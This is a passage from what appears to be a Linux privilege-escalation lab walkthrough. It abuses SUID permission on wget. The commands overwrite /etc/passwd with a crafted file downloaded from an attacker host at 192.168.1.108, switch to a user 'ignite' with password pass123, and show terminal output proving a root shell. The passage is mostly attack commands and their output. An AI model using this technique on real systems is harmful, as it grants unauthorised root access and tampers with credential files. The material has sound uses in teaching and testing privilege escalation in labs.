
```
cd /etc
wget -O passwd http://192.168.1.108:8000/passwd
```

Now let's switch to ignite that owns the root user's privileges and access the root shell.

```
su ignite
password: pass123
id
```

Hence you can notice from the given below image we have escalated the root privilege by abusing

SUID permission on wget.



```
test@ubuntu:~$ cd /etc
test@ubuntu:/etc$ wget -O passwd http://192.168.1.108:8000/passwd
--2019-06-05 11:23:38--  http://192.168.1.108:8000/passwd
Connecting to 192.168.1.108:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2606 (2.5K) [application/octet-stream]
Saving to: ‘passwd’

passwd                                                    100%[=============

2019-06-05 11:23:38 (214 MB/s) - ‘passwd’ saved [2606/2606]

test@ubuntu:/etc$ su ignite
Password:
root@ubuntu:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/etc#
```